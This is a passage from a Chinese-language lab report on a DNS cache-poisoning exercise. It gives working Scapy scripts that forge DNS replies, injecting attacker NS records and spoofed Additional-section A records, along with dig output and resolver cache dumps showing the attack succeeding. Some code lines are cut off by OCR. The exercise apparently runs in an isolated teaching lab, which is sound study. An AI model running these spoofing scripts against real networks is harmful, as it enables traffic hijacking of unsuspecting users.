
```
root@2a36f28b02c3:/# cat /var/cache/bind/dump.db | grep example
example.com.            863792  NS      ns.attacker32.com.
_.example.com.          863792  A       1.2.3.5
mail.example.com.       863839  A       1.2.3.6
www.example.com.        863792  A       1.2.3.5
```

攻击成功。

（4）（在恶意 DNS 路由器上 cat /etc/bind/zone_example.com 的文件中，也可看到不同的子域名对应不同的 IP。）

Task4 : Spoofing NS Records for Another Domain


（1）用以下程序进行攻击



```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode("utf-8")):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
    udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
    Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.5',ttl=259200) # Create an aswer record
    NSsec1 = DNSRR(rrname="example.com",type="NS",rdata="ns.attacker32.com",ttl=259200)
    NSsec2 = DNSRR(rrname="google.com",type="NS",rdata="ns.attacker32.com",ttl=259200)
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec, nscount=2,ns=N
Ssec1/NSsec2) # Create a DNS object
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-cea7b7b92b99',filter=myFilter, prn=spoof_dns)
```

（2）攻击后查看缓存，dig 得到如下结果：


对于 www.example.com ，dig 之后发现其接受 ns.attack32.com 作为其 DNS，www.example.com 被解析到了 1.2.3.5。



```
root@c55f99a15865:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52288
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8382b5cd2b121124010000060f9a8cd6a05ffaa656e2fa1 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
```

（3）对于 google.com：dig 之后发现其未接受 ns.attack32.com 作为其 DNS 。


（4）查询本地 DNS 缓存：



```
root@2a36f28b02c3:/# cat /var/cache/bind/dump.db | grep google
google.com.             777494  NS      ns1.google.com.
                        777494  NS      ns2.google.com.
                        777494  NS      ns3.google.com.
                        777494  NS      ns4.google.com.
_.l.google.com.         604846  \-ANY   ;-$NXDOMAIN
; l.google.com. SOA ns1.google.com. dns-admin.google.com. 385971520 900 900 1800
 60
googlemail.l.google.com. 605086 A       216.58.200.37
mail.google.com.        1209586 CNAME   googlemail.l.google.com.
ns1.google.com.         777494  A       216.239.32.10
ns2.google.com.         777494  A       216.239.34.10
ns3.google.com.         777494  A       216.239.36.10
ns4.google.com.         777494  A       216.239.38.10
www.google.com.         604912  A       31.13.68.1
```


Task 5: Spoofing Records in the Additional Section

（1）攻击程序：代码中添加三条附加字段的内容，并且在 dns 一行加上 arcount=3。




```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode("utf-8")):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
    udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
    Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.5',ttl=259200) # Create an aswer record
    NSsec1 = DNSRR(rrname="example.com",type="NS",rdata="ns.attacker32.com",ttl=259200)
    NSsec2 = DNSRR(rrname="google.com",type="NS",rdata="ns.attacker32.com",ttl=259200)

    Addsec1 = DNSRR(rrname='ns.attacker32.com',type='A',ttl=259200,rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='example.com',type='A',ttl=259200,rdata='2.3.4.5')
    Addsec3 = DNSRR(rrname='www.facebook.com',type='A',ttl=259200,rdata='3.4.5.6')

    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec, nscount=2,ns=NSsec1/NSse
 # Create a DNS object
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter
pkt=sniff(iface='br-cea7b7b92b99',filter=myFilter, prn=spoof_dns)
```


（2）在 user 上分别 dig www.example.com、mail.example.com、www.facebook.com



```
root@c55f99a15865:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19789
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2229f17d4edfb6200100000060f9aff8231f58615f402d04 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        257365  IN      A       1.2.3.5
```




```
root@c55f99a15865:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20259
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2aefdb008e9b09dd0100000060f97a868c5505362d603b78 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6
```



```
root@c55f99a15865:/# dig www.facebook.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34112
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 491c877d6e03e8f50100000060f97abb09dcada794f10d77 (good)
;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       68      IN      A       157.240.2.50
```

(3)在本地 DNS 服务器上查看缓存，结果如下：



```
root@2a36f28b02c3:/# cat /var/cache/bind/dump.db | grep .com
ns.attacker32.com.      615380  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            863780  NS      ns.attacker32.com.
_.example.com.          863780  A       1.2.3.5
mail.example.com.       863807  A       1.2.3.6
ns.example.com.         863924  A       10.9.0.153
seu.example.com.        863931  A       1.2.3.6
www.example.com.        863780  A       1.2.3.5
_.facebook.com.         604907  A       75.126.33.156
www.facebook.com.       604728  A       157.240.2.50
; ns.attacker32.com [v4 TTL 1580] [v6 TTL 10580] [v4 success] [v6 nxrrset]
; Dump complete
```